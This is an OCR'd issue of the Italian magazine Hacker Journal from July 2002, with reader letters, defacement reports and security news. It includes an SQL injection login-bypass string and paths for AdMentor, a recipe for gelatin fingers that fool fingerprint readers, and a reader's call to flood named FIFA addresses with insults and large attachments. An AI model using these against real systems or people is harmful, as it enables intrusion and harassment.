STAMPA LIBERA
NO PUBBLICITÀ
SOLO INFORMAZIONI E ARTICOLI

HACKER JOURNAL

Fa caldo. Fa molto caldo. Sicuramente non sono il solo a sentire che le dita appiccicano sulla tastiera, il tappetino del mouse umidiccio, e i neuroni che faticano a collegarsi tra loro. Vi immagino davanti ai vostri PC, una bibita ghiacciata di lato, ma senza ventilatore: quello è riservato al computer, che ne ha davvero bisogno, specialmente dopo l'ultimo overclocking. Nonostante tutto andiamo avanti a lavorare, noi e il computer. Un'occhiata fuori dalla finestra, sognando il mare, una sulla finestra del browser. E guardando a quanto accade nella Rete italiana, non si può non notare che anche lì l'atmosfera è molto calda. Alcuni siti di hacking vengono sequestrati dalle forze dell'ordine; altri vengono sospesi o rimossi dagli stessi provider, timorosi di essere ritenuti responsabili dei contenuti serviti ai propri utenti. Una forma di auto censura subdola, che genera poco clamore, ma è persino più odiosa di quella operata dalle autorità.

grAnd@hackerjournal.it

HJ: INTASATE LE NOSTRE CASELLE
Ormai sapete dove e come trovarci, appena possiamo rispondiamo a tutti, anche a quelli incazzati. Parola di hackers. **SCRIVETE!!!**

Anno 1 - N. 4 - 4/18 luglio 2002

Boss: theguilty@hackerjournal.it
a cura **di Servizi Editoriali**
Director: rayuela@hackerjournal.it
Editor: grAnd@hackerjournal.it
Technical editor: caruso_cavallo@hackerjournal.it
Graphic designer: gfag8@hackerjournal.it
Contributors: Daniele Festa (cover picture)

Publisher
4ever S.r.l.
Via Torino, 51
20063 Cernusco sul Naviglio
Fax +39/02.92.43.22.35

Printing
Stige (Torino)

Distributore
Parrini & C. S.P.A. - 00187 Roma - Piazza Colonna, 361- Tel. 06.69514.1 r.a./20134 Milano, via Cavriana, 14 - Tel. 02.754117.1 r.a.

Pubblicazione quattordicinale registrata al Tribunale di Milano il 25/03/02 con il numero 190.
Direttore responsabile: Luca Sprea

hack·er (hăk'ər)

"Persona che si diverte ad esplorare i dettagli dei sistemi di programmazione e come espandere le loro capacità, a differenza di molti utenti, che preferiscono imparare solamente il minimo necessario."

Danni in rete


Nuove vittime!





DEFACED

Minolta Italia / www.minolta.it >>> By m0nkeyz krew






DEFACED

Front National Sevran / www.fnsevran.com






DEFACED

Hacker Webdesign / www.hacker-webdesign.de >>> By hax0rs lab





DEFACED

EroticScreen / www.eroticscreen.com >>> By Evil Angelica

QUESTO SPAZIO È VOSTRO! APPROFITTATENE, E FATE LAVORARE QUELLA TASTIERA!

Saremo di nuovo in edicola Giovedì 18 Luglio!

OPEN SOURCE

L'etica hacker è un'altra cosa? Siete sicuri?



Salve, vi scrivo per esprimere il mio parere su HJ. Sinceramente mi sono risentito molto quando ho letto dell'uscita. "Ma siamo impazziti?" mi sono chiesto... "Cos'è 'sta roba?". Effettivamente ci sono tante cose che mi lasciano perplesso...

1) Caspita, questa rivista ha la pretesa di parlare del mondo Underground di Internet... ma sapete cosa significa la parola "Underground"? Vuol dire "che sta sotto", e voi invece volete portare alla luce del sole tutto quello che è nato nei meandri della rete. L'aspetto "Underground" dell'hacking è stato di fondamentale importanza per lo sviluppo particolare che ha avuto questa comunità. Diciamo che è stata una sorta di "selezione naturale".

2) Non pensate che certe informazioni sbandierate ai quattro venti possano finire in mano a delle pesone malintenzionate? E dopo ci lamentiamo del luogo comune hacker = delinquente!!!

3) Io mi ritengo un hacker e penso di essere diventato tale dopo mesi e mesi di studio su tutorial, guide, e-zine eccetera. Ho sudato per cercare certe informazioni, certi tools e adesso e adesso invece mi ritrovo questa rivista in edicola, accessibile a qualsiasi ragazzetto che voglia fare danni... caspita non tutti possono diventare Hacker!!! L'Hacking è uno stile di vita, non un passatempo da sfogliare!!

4) L'hacking ha un contenuto tecnico molto elevato... se gli articoli di questa rivista coprono solo in maniera "superficiale" certi argomenti allora vuol dire che il suo manifesto è il seguente: "...ehi noi siamo gli hacker!! Facciamo questo, questo e questo... sappiamo fare tutto con il PC e vogliamo dimostrarlo al mondo!". Questa non è etica hacker!! Non dobbiamo dimostrare niente a nessuno se non a noi stessi...
Rispetto la vostra iniziativa che so avrà richiesto grandissimi sforzi ed essere nata da buone intenzioni. Ma per favore non chiamate questa rivista "Hacker Journal"... personalmente come seguace della cultura hacker mi dissocio completamente dalla vostra pubblicazione.

d3cod3r

Siamo d'accordo con te quando parli dell'hacking come stile di vita.
Per quanto riguarda i lamer, gli script kiddies e i malintenzionati, questi esistono a prescindere da noi. Diversamente da quando probabilmente hai mosso i primi passi da hacker, in rete oggi giorno si trova tutto. Quello che abbiamo fatto noi, è stato aprire una finestra di carta su questo mondo, e creare un punto di aggregazione e confronto.
Le responsabilità che ci assumiamo volentieri sono quella di portare in edicola questa rivista ogni due settimane, e quelle di dare spazio a chiunque voglia prenderselo.
Compreso chi, come te, non è d'accordo con noi. Anche questo, scusaci, è essere Underground.



L'undergound italiano si è risentito dell'uscita di HJ perché in una certa misura la rivista "spiega" come diventare un hacker. Il punto è che NON è possibile "diventare" un hacker, è possibile solo esserlo. Magari senza sapere di esserlo. Questo bug semantico non è da sottovalutare. Esiste una dimensione in cui è possibile essere un hacker senza possedere un calcolatore ed essere un pirla che fa ciò che vuole con un PC.

Gas
www.manicomio.tv

Ancora una volta siamo solo parzialmente d'accordo. Chiunque può diventare ciò che vuole, altrimenti significherebbe che esiste da qualche parte un "gene dell'hacking", e noi francamente non ci crediamo. Diciamo però che, per trasformare se stessi in un certo modo, non si può puntare a un risultato a prescindere dalle motivazioni e dai metodi utilizzati. Altrimenti è un po' come dire "sarei disposto a uccidere pur di diventare santo", oppure sperare di diventare campione olimpico di atletica senza fare neanche mezz'ora di corsa. Secondo noi, per diventare hacker, invece che tempestare i canali Irc alla ricerca di qualcuno disposto a scambiare exploit come fossero figurine, bisogna cominciare a chiedersi come funzionano le cose, tanta curiosità, mentalità aperta, e voglia di "sporcarsi le mani" (lasciando pulita la fedina penale).

UN GIORNALE PER TUTTI: SIETE NEWBIE O VERI HACKERS?



Il mondo hack è fatto di alcune cose facili e tante cose difficili. Scrivere di hacking non è invece per nulla facile: ci sono curiosi, lettori alle prime armi (si fa per dire) e smanettoni per i quali il computer non ha segreti. Ogni articolo di Hacker Journal viene allora contrassegnato da un level: NEWBIE (per chi comincia), MIDHACKING (per chi c'è già dentro) e HARDHACKING (per chi mangia pane e worm).

mailto:
redazione@hackerjournal.it

Ottima la rivista, forse un po' complicata, ma dovreste evitare di mettere on-line gli articoli. Non è giusto nei confronti di quelli che spendono 2 Euro per comprare la rivista!!! E poi non rischiate che tanta gente smetta di comprare il giornale? A parte questo, complimenti.

Se i PDF sono disponibili on-line, è solo per offrire un servizio a voi lettori, che potete così avere un archivio di numeri arretrati. La scelta poi "rispetta" la filosofia della libera e gratuita circolazione delle informazioni in rete (filosofia che si sta un po' perdendo). Noi, anzi, stiamo anzi facendo una scommessa sulla nostra pelle, nel senso che scommettiamo che non saranno in tanti ad attendere la pubblicazione on-line come arretrato, pur di risparmiare 2 Euro. Del resto, la rivista si può leggere sull'autobus, sotto il banco a scuola o al ce**o (provateci con un monitor!), e l'inchiostro per stampare 32 pagine in Pdf costa ben più di 2 Euro. E poi, se vi piace il giornale, dovrete pure farci campare.

Come ho già scritto nel forum, vi ringrazio per l'aiuto che mi avete dato per l'esame di stato: i vostri articoli erano pieni di spunti preziosi per la traccia 4 di tipologia B. Volevo solo chiedere, in relazione al Linux, che non conosco, ma vorrei scaricare ed imparare ad usare, se la versione giusta è, come credo la PPC!

Severissimus

Per un attimo ho temuto che avessi bucato qualche server del Ministero della Pubblica Istruzione alla ricerca delle tracce. Poi ho capito che si trattava della traccia su informazione, commercio e bla bla nell'era di Internet :) Linux PPC, che citi nella mail, è una distribuzione per macchine con processori Power PC (sostanzialmente, i Macintosh, alcune workstation Unix IBM e poco altro). Se hai un Mac, puoi scegliere anche la SuSE Linux PPC o YellowDog Linux, che piace a parecchi utenti. .





SUPER LINUS!

Sono un vostro lettore e vorrei ricevere una copia del N.1 perché non sapevo dell'uscita. Come fare per averla????

enrico

La gestione degli arretrati per ora è un po' ostica, ma ci stiamo attrezzando, Intanto, puoi trovare le pagine dei numeri arretrati sul sito (www.hackerjournal.it), in formato Pdf. Aggratis. .


Ho letto in giro che è possibile "taroccare" una videocamera digitale per registrare dati invece che video. È vero? Potrebbe essere comodo per fare dei backup e per "nascondere" file di grandi dimensioni in un luogo dove nessuno li cercherebbe...

p0ld0

La trovata è interessante, e merita di essere approfondita. Le videocamere digitali Mini DV sono ormai abbastanza diffuse, e hanno parecchie caratteristiche che le renderebbero ideali come unità di backup: la velocità di trasferimento attraverso la porta Firewire è molto elevata (circa 3,7 Mb al secondo nel caso delle videocassette Mini DV), e una cassetta da 60 minuti può contenere l'equivalente di 13 Gbyte. In effetti, questa proposta rimbalza in rete da mesi e mesi, ma al momento non ci risulta che esista un programma che si occupi dei passaggi necessari. In pratica, basterebbe che il programma prendesse i dati già raggruppati in un unico file (un .tar sotto *nix o uno .zip in Windows, e poi aggiungere gli header e i codici di controllo che contraddistinguono i file video DV.
A questo punto, il file verrebbe visto da un software di editing video come se fosse un normale filmato, e in questa forma potrebbe essere trasferito alla videocamera. Per recuperare i dati, eseguite il procedimento inverso. Se c'è qualcuno tra i lettori che vuole realizzare un programma di questo tipo, ne parleremo ben volentieri.

Qualcuno aveva nostalgia dei teschi? Giacam ce ne propone uno fatto da lui.

Ho provato Camouflage, presentato nel numero 2, e l'ho trovato molto divertente. Volevo però fare una precisazione: più che un programma di cifratura, si tratta in realtà di un programma per steganografia. Per tutti i lettori, potrebbe essere utile la lettura di un manuale-bibbia utile per scoprire i concetti fondamentali di crittografia, steganografia.
Si tratta di Kriptonite, che non si trova più in libreria ma si può scaricare dall'indirizzo www.ecn.org/kriptonite.



Saremo di nuovo in edicola Giovedì 18 Luglio!

STAMPA LIBERA
NO PUBBLICITÀ
SOLO INFORMAZIONI E ARTICOLI

IL CORAGGIO DI OSARE: INDIPENDENTI DA TUTTI

Salve a tutti ragà! Il popolo di Internet sta organizzando questa iniziativa: SCRIVETE quanto più potete a queste mail:

> sales@fifa-hospitality.com
> press@figc.it
> media@fifa.org
> info@ecuafutbol.org

e PROTESTATE con tutto l'odio che avete!!! Mandate insulti o allegati di grosse dimensioni, fatevi valere! DIMOSTRIAMO CHE L'ITALIA CONTA ANCHE SU INTERNET !!! Protestate per il trattamento che gli arbitri ci hanno riservato a questi mondiali di Calcio, protestiamo con la Fifa! Sono fiducioso del vostro contributo.
Ciao a tutti

Nobile Nobily

Ci aggiungo un altro indirizzo, quello della Federazione calcistica Equadoregna, che sul suo sito sostiene che l'arbitro Byron Moreno ha fatto un ottimo ed equilibrato arbitraggio (www.ecuafutbolonline.org/detalle.asp?id=921).

A scanso di equivoci, chiariamo che se per "bombardare" si intende che poche persone fanno un mailbombing mandando centinaia di messaggi ciascuna, la cosa non sembra poi così ganza. Che ci vuole a farlo?
Diverso invece è mobilitare centinaia o migliaia di persone che mandano tutte una mail, con anche solo un parere o un "civile" insulto. Ci vuole un lavoro di ben altro tipo: sensibilizzazione, informazione, mobilitazione.
Roba che non puoi fare con un programmino. Chiamalo, se vuoi, "hacking delle coscienze".

hackerjournal.it, il muro per i vostri graffiti digitali!

MOLTO PIÙ DI UNA RIVISTA

Le 32 pagine di Hacker Magazine le divorate in qualche giorno, e poi dovete attendere ancora più di una settimana per il numero seguente?
Non demoralizzatevi: se la carta finisce, rimane sempre il Web.
Su www.hackerjournal.it potete trovare l'allegra brigata dei collaboratori e dei lettori della rivista, notizie e anticipazioni succose e tutti i numeri arretrati.

NICK O EMAIL?

Qualcuno vorrebbe che noi pubblicassimo gli indirizzi email dei lettori che ci scrivono. Per questioni di "comprensibile" riservatezza, noi abbiamo scelto di pubblicare solo gli indirizzi completi di chi ce lo richiede espressamente. Ricordatevelo quando ci scrivete.

Nuova password!

In tanti ci avete scritto che sul numero 3 non erano presenti per intero i codici per entrare nell'area riservata del sito della rivista (hackerjournal.it). Purtroppo, per un errore di stampa, è saltata la riga con il secondo codice. Riportiamo di seguito i codici giusti (che Adobe ci assista nella stampa del Pdf...).

user: s3ql%
pass: 1K5&c

PS: però, un vero hacker la password non la chiede: la trova! :)




HACKBOOK

L'ETICA DELL'HACKER




Categoria: Network Security
Casa editrice: Feltrinelli
Pagine: 172
Lingua: italiano
autore: Pekka Himanen
Data di pubblicazione: 2001

RIVOLUZIONARIO PER CASO



Categoria: Network Security
Casa editrice: Garzanti
Pagine: 285
Lingua: italiano
autore: Linus Torvalds e David Diamond
Data di pubblicazione: 2001

ACTIVE DEFENSE A COMPREHENSIVE GUIDE TO NET WORK SECURITY



Categoria: Network Security
Casa editrice: Sybex
Pagine: 723
Lingua: inglese
Cd Rom autore: Chris Brenton Cameron Hunt
Data di pubblicazione: 2001

GLI HACKER "AGGREDISCONO" BYRON MORENO

Non è piaciuta neanche ai cracker la sconfitta contro la corea. Né, tantomeno l'arbitraggio di Byron Moreno.
Contro di lui e contro Blatter si scagliano sia il cracker "Spabaton", che sul sito della provincia di Verona propone un tiro al bersaglio contro l'arbitro, sia "anrksys", che sui forum dell'italiano Tax & Lex e dell'americano Hayna.com prende in gito Moreno parodiando un celebre spot televisivo.
Bisogna sottolineare che i siti Web della Pubblica Amministrazione periferica, come quello della provincia di Verona appunto, appaiano sempre più spesso nelle liste dei siti violati: forse bisognerebbe consigliare loro di **passare a software open source e affidare la gestione del sito a un hacker competente.**



AD MENTOR BUCATO



Una grave falla che colpisce AdMentor, un diffusissimo script per la gestione di banner online. Realizzato sia con le Asp, sia con Php, soffre di un buco per colpa del quale, **chiunque può accedere al Pannello di controllo come amministratore**, con le problematiche che si possono immaginare.
Caricando infatti la pagina di Login (qualcosa tipo nomesito.it/admentor/admin/login.asp o nomesito.it/phpadmentor/admin/index.php a seconda delle versioni) e inserendo la stringa 'or''=' Come username e password, si riesce ad accedere come amministratore. **È una stringa famosa per chi progetta applicazioni protette**, ma evidentemente chi ha realizzato AdMentor non vi ha fatto attenzione…

A LONDRA NIENTE SUPERSORVEGLIANZA

Accesso alle **informazioni private, alle email, alle registrazioni di telefonate** da parte di enti locali, autorità e burocrazie provinciali e non solo da parte di organi di polizia e di sicurezza. Questo il profilo del decreto con cui il Governo inglese ha tentato di modificare le attuali normative sul monitoraggio delle comunicazioni private. Un decreto che ha suscitato allarme e indignazione ben al di fuori dei confini britannici. Ma il Governo, **proprio a causa della forte reazione alla proposta, ha annunciato di voler ritirare il decreto** e venire incontro alle "modifiche spia", come sono state definite le proposte del Governo dall'opposizione politica e dai gruppi che si battono per difendere quel che resta della privacy dei cittadini.



"LA DISUMANITA' DEL COMPUTER STA NEL FATTO CHE, UNA VOLTA PROGRAMMATO E MESSO IN FUNZIONE, SI COMPORTA IN MANIERA PERFETTAMENTE ONESTA".

> Isaac Asimov

MITNICK A RUOTA LIBERA...



Kevin Mitnick, 38 anni, incarcerato per essersi introdotto nei sistemi delle maggiori aziende statunitensi, ha detto che le norme proposte dopo l'attacco dell'11 settembre sono "ridicole". "I terroristi hanno dimostrato che ciò che interessa loro sono omicidi di massa, e non piccoli hackeraggi ai sistemi in rete. Ciò nonostante, il governo vuole che il popolo americano gli firmi una cambiale in bianco, per **arrogarsi il potere di spiare a suo piacimento nelle comunicazioni di chiunque**". Mitnick mette in guardia sul fatto che presunti hackers rischierebbero di essere colpiti a casaccio da pesanti sentenze esemplari di condanna alla detenzione. "Credetemi - ha detto ai suoi intervistatori - **tutti voi potrete essere il prossimo bersaglio di una tremenda caccia all'uomo**".
Mitnick, la cui carriera gli è valsa una menzione nel Guinness dei primati come l'hacker più famoso del mondo, dice di essere una vittima delle circostanze. "Non sono innocente, ma certamente non ho fatto la maggior parte delle cose di cui sono stato accusato. Un hacker non distrugge deliberatamente dati né trae profitto dalle sue attività. L'hacking non mi ha mai fatto guadagnare un centesimo. Non ho agito con dolo. La gran parte degli atti eticamente riprovevoli che commesso è stata fatta per pararmi il culo quando ero ricercato". Sul fatto ad esempio di essersi introdotto nelle email del reporter del New York Times John Markoff, che stava scrivendo dell'indagine dell'FBI nei suoi confronti, Mitnick dice: "Ho letto alcune di quelle email perché vi si diceva come l'FBI mi avrebbe individuato. Non le ho lette tutte, ho solo cercato le combinazioni di lettere che compongono il mio nome, e parole come 'trappola', 'traccia' o cose del genere. Lo ripeto, è qualcosa che ho dovuto fare per pararmi il culo, solo per garantirmi l'incolumità personale". Dopo l'accaduto, lui e Markoff hanno scritto insieme un libro sulla faccenda. Chiamato a testimoniare davanti a una commissione del Senato sui pericoli dell'hacking mosso da finalità politiche, Mitnick ha detto di continuare a credere che il cyberterrorismo può essere facilmente combattuto rafforzando la sicurezza delle infrastrutture di enti pubblici e privati e non inasprendo le sanzioni penali. "Certo, un eccellente team di hackers potrebbe far saltare i sistemi delle imprese di comunicazione, delle istituzioni e magari dei mercati finanziari. Ma tutti questi sistemi sarebbero di nuovo online molto in fretta: non li puoi far fuori per davvero per un periodo esteso nel tempo. Quel che invece può accadere è che **certi attacchi siano utilizzati per fuorviare l'attenzione da piani di azioni più pericolose, ma non è roba da hackers**".

MICROSOFT NON SFORNA SOLO BUCHI, DISTRIBUISCE ANCHE VIRUS

I partner Microsoft della Corea del Sud (maledetti! Per molti motivi…) hanno ricevuto da Microsoft una serie di CD di Visual Studio.net nei quali, **oltre al software di sviluppo, era annidato, sorpresona, anche il virus Nimda**.
Nell'imbarazzo generale, i responsabili della società di Redmond si sono affrettati a diffondere un messaggio per tranquillizzare i propri partner, specificando che la colpa non è della casa madre, ma di una società a terza cui la Microsoft aveva affidato la traduzione del software in coreano.
Microsoft ritiene improbabile che il virus contenuto nei CD riesca ad infettare la macchina sulla quale viene installato il pacchetto e che dai primi controlli nessuna altra versione localizzata risulta essere infetta. Un brutto colpo per la casa di Zio Bill, anche se sono in tanti a sostenere che



è da anni che Microsoft distribuisce un virus: si chiamerebbe Office, e quando infetta una persona, obbliga tutti i suoi interlocutori a spendere un sacco di soldi per leggere i suoi documenti.

HOT!


IL MUSEO NORVEGESE RITROVA LA PASSWORD

Nel numero tre avevamo dato la notizia del museo norvegese che, dopo la morte del custode degli archivi in rete, aveva smarrito la passoword per accedervi di cui il custode era l'unico depositario.
Era stato richiesto l'aiuto degli hacker di mezzo mondo.
Per loro è stato davvero un gioco da ragazzi trovare la chiave d'accesso dell'archivio del Centro Ivar Aasen di Oslo: Era il nome del donatore dell'archivio scritto al contrario : Ladnejpud, ovvero Dupjendal "allo specchio .
L'"hacker " che ha ristolto l'enigma è Joakim Erikson, un giovane svedese che lavora per per la SnowCode AB, una piccola impresa che produce videogiochi per l'XBox di Microsoft.
Il ragazzo ha scoperto la password al primo tentativo, dopo che attraverso un software di uso comune, da chiunque scaricabile nel sito lostpassword.com, aveva scoperto la prima lettera.

VULNERABILITÀ CISCO UBR7100/ 7200 SERIES CABLE MODEM ROUTERS

Cisco ha riportato una vulnerabilita in Cisco uBR7100/7200 Series Cable Modem Routers. Un remote user potrebbe bypassare il metodo di autentificazione ed accedere alla configurazione del device.
Per contattare direttamente Cisco:

*** +1 408 526 7209 (occhio, è una chiamata intercontinentale).**
*** e-mail: tac@cisco.com**



NEWS

HOT!



C***O, MI HANNO FREGATO LE IMPRONTE!

Fino a qualche tempo fa si parlava dei biscotti della nonna, oggi in cucina si possono realizzare stuzzichini per bipassare i lettori di impronte digitali, uno dei mezzi più diffusi per cercare di evitare le intrusioni in PC e ambienti riservati.
A gettare nel panico più nero i produttori di scanner per impronte è stato Tsutomu Matsumotu, uno studente laureato in scienze ambientali e informatiche alla Yokoama National University, **ha spiegato come sia possibile realizzare con ingredienti che si trovano ovunque (da libro della nonna appunto) delle dita di gelatina su cui imprimere l'impronta digitale di qualcun altro** e usarla per ingannare i sensori dei lettori di impronte.
Il "gummy finger" (dito di gomma); è in grado di ingannare 11 diversi lettori di impronte, con una percentuale di successo compresa fra il 70 e il 95 per cento.
Matsumoto ha però spiegato un ulteriore metodo per rilevare le impronte, molto più efficace: **con l'ausilio di un microscopio basta ripulire l'immagine** con strumenti per l'elaborazione fotografica digitale e quindi **stampare l'immagine su un supporto lucido**. Questo supporto è utilizzato per impressionare una scheda con circuito stampato fotosensibile (reperibile nei negozi di hobbistica), che viene quindi incisa per creare l'immagine dell'impronta digitale sulla scheda. **Infine si versa la gelatina sull'immagine incisa e si lascia raffreddare, creando il dito di gomma.**

SOFTWARE ORIGINALE: CHI È COSTUI?



La pirateria software sta assumendo dimensioni preoccupanti. Tra un po' l'eccezione sarà avere software originale. In Italia, **la pirateria del software rappresenta il 45% dell'intero mercato**, generando perdite per quasi 470 milioni di dollari (pari a circa 500 milioni di euro). Dietro a questo mercato **è oramai chiaro che ci sia la criminalità organizzata**, perché è un'industria che richiede una diffusione capillare e grossi investimenti di denaro, impossibili per piccole organizzazioni locali. Si pensi che solo la fabbrica per la stampa dei CD costa circa **due milioni di dollari**. Se questo è lo stato delle cose, viene da chiedersi il perché la stampa "seria" fa titoloni e articoli su ragazzini che vengono trovati con qualche decina di programmi pirata, o perché la BSA (il consorzio anti pirateria) si preoccupi tanto delle piccole aziende che copiano software: non sarebbe meglio andare alla fonte, e contrastare seriamente quella che si può ormai chiamare **"mafia del software"**?

CI SONO PIÙ VIRUS CHE PENSIONATI

Secondo un rapporto di MessageLabs i virus informatici proliferano sempre più in fretta per via della loro diffusione via e-mail.
Negli ultimi tempi la palma di presenzialista, negli hard disk degli utenti, spetta a **Klez nelle sue molteplici varianti che è stato responsabile di più della metà dei messaggi infetti**.
Klez, che è nato come worm mass-mailing, relativamente innocuo, si è trasformato via via, dando origine a versioni più pericolose, man mano che gli autori di virus modificavano il codice originale; il risultato finale, la variante Klez.h, ha dato luogo a un'epidemia assai diffusa. **SirCam, venuto alla luce l'anno scorso, è stato il secondo virus in ordine di gravità**, responsabile di ben 600.000 infezioni!



VULNERABILITA GESTIONE CSS INTERNET EXPLORER



È stata riscontrata una vulnerabilità in Internet Explorer che permetterebbe ad un attacker di **causare un Denial of service verso un browser del malcapitato che visiti una determinata pagina**.
La falla è presente nella nella gestione dei tag per il CSS (Cascade style sheet)


software interessati:
*** Internet Explorer version 5**
*** Internet Explorer version 5.5**
*** Internet Explorer version 6.0**
*** Outlook Express**

software immuni:
*** Internet Explorer version 5.1.4 for MacOS X**

"NON C'E' MOTIVO PER CUI OGNI INDIVIDUO DEBBA AVERE UN COMPUTER A CASA SUA".
> Ken Olson, Presidente di Digital Equipment, 1977.

HOT!

PASSI IL CRACKER, MA IL PIRATA DI SCHEDE NO!



Tempi duri per chi si diletta con schede pirate per la pay Tv. La giustizia italiana ha messo l'occhio su questo tipo di attività, e sta agendo con uno slancio repressivo decisamente superiore alla media. Nei giorni scorsi, **il sito italiano "Axtermixsat.com, studio della decodifica satellitare", è stato sottoposto a sequestro** dal Compartimento della Polizia Postale e delle Comunicazioni dell'Emilia Romagna su disposizione della Procura della Repubblica di Forlì.
Del sito non rimane traccia neanche nell'archivio di Google, ma la cosa che colpisce e che tra le centinaia di siti che trattano di tecnologia underground, proprio questo sia stato colpito in modo così repentino. Evidentemente, il pirataggio delle schede satellitari colpisce interessi molto in alto, e viene quindi perseguito con un accanimento superiore alla norma.

IL MARCHIO DI RAIVEN



Potrebbe sembrare un videogioco, ma in realtà è il marchio del cracker che ha **defacciato il sito in ASP di Energy**. Bella la grafica della home page sostituita, probabilmente migliore di quella originale, ne auspichiamo fortemente l'adozione come home page definitiva…

ANCHE APACHE NON CI FA DORMIRE…



Si pensava che fosse una delle piattaforme internet più sicure ed inattaccabili ma la società di sicurezza Internet Security Systems (ISS) ha reso pubblica una vulnerabilità che riguarda uno proprio dei più popolari server web open source: Apache, che attualmente gira su oltre il 60% dei siti Internet. Si tratta di una falla che interessa le versioni di Apache comprese fra la 1.3 e la 1.3.24 e fra la 2.0 e la 2.0.36. La vulnerabilità risiede nel codice che gestisce alcune richieste HTTP e che, nel caso di Apache 1.3.x, **possono consentire a un aggressore di eseguire del codice a sua scelta sul server vittima**. Il problema appare invece meno grave per quel che concerne Apache 2.x, dove un aggressore può sfruttare la falla per lanciare attacchi di tipo DOS ma non per penetrare nel server remoto.
In attesa di completare lo sviluppo di una patch, l'Apache Foundation ha già rilasciato **due nuove versioni di Apache che correggono il problema**: la 1.3.25 e la 2.0.39.
Si trovano agli indirizzi:
http://www.apache.org/dist/httpd/apache_1.3.26.tar.gz (signature:
http://www.apache.org/dist/httpd/apache_1.3.26.tar.gz.asc)
http://www.apache.org/dist/httpd/httpd-2.0.39.tar.gz (signature:
http://www.apache.org/dist/httpd/httpd-2.0.39.tar.Z.asc).



DENIAL OF SERVICE ANTI NEWS

Alcuni tra i più importanti siti di news a livello mondiale sono stati bersaglio per ore di un massiccio attacco di tipo DDoS (**Distributed Denial of Service**) che ha quasi completamente bloccato colossi come **Foxnews.com**, **Theweatherchannel.com**, **Espn.com** e **ABCNEWS.com**.
Con molta probabilità l'attacco è stato di tipo "syn flood", **un metodo di attacco che si basa su un difetto architetturale del protocollo TCP/IP** e, più precisamente, sulla procedura di avvio delle transazioni TCP (three way handshake). Questa procedura avviene quando due macchine stabiliscono una sessione: la prima invia un segmento che contiene una richiesta SYN (sincronia); la macchina a cui viene spedito il segnale risponde con un segmento che contiene i messaggi SYN e ACK (acknowledge); a questo punto la prima macchina, per far partire la sessione, dovrebbe rispondere con un segnale ACK. Prima di inviare la risposta, le macchine che ricevono una richiesta di apertura di una sessione accantonano in una zona della memoria la richiesta: se la procedura viene eseguita correttamente e la sessione viene stabilita, la richiesta verrà rimossa dalla memoria, ma **se si riesce a fare in modo che l'invio di numerose richieste congestioni tale zona di memoria della macchina vittima dell'attacco, questa non può più garantire il servizio di rete** fino a che le numerose richieste non vengano soddisfatte (cosa che non avverrà mai).



IL PIÙ IMPORTANTE RADUNO HACKER ITALIANO



hack your brain
hackmeeting

Sfidando un caldo micidiale e lo sciopero dei treni, grAnd e Vargrav sono andati a Bologna per partecipare all'edizione 2002 dell'Hackmeeting. Ecco come è andata.

